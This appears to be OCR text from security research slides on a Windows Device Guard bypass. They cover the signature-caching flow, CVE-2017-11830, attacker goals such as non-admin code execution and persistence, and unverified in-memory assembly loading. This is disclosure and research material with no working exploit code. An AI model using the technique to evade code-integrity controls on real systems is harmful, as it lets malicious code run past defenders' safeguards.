
Mode 4: to cache the signature of a signed file. No PPL needed

List of source files for verification:

Mode 0: source signature file(s)

Mode 4: must be same as TargetFile

File to set cache on


User Mode
Open Target File
Kernel Mode
Set Cached Level Mode 4
Hash Target File
Verify Hash in Signature Catalog
Flush USN and Write EA
User application has access to file handle
File needs to be Unmodified
Kernel Write
Opportunity?

DEMO

CVE-2017-11830 | Device Guard Security Feature Bypass Vulnerability

Security Vulnerability

Published: 11/14/2017
MITRE CVE-2017-11830

A security feature bypass exists when Device Guard incorrectly validates an untrusted file. An attacker who successfully exploited this vulnerability could make an unsigned file appear to be signed. Because Device Guard relies on the signature to determine the file is non-malicious, Device Guard could then allow a malicious file to execute.

In an attack scenario, an attacker could make an untrusted file appear to be a trusted file.

The update addresses the vulnerability by correcting how Device Guard handles untrusted files.

https://bugs.chromium.org/p/project-zero/issues/detail?id=1332

GOALS

Drop and Run

Only Built-in Applications

No Memory Corruption

Arbitrary Code Execution

Non-Admin Account Only

Persistence over Reboots

DEMO 1709

Wrapping Up

Load(Byte[])

Loads the assembly with a common object file format (COFF)-based image containing an emitted assembly. The assembly is loaded into the application domain of the caller.

C# Copy

```
public static System.Reflection.Assembly Load (byte[] rawAssembly);
```

Parameters

`rawAssembly` Byte[]

Not verified against SI Policy

A byte array that is a COFF-based image containing an emitted assembly.

THANKS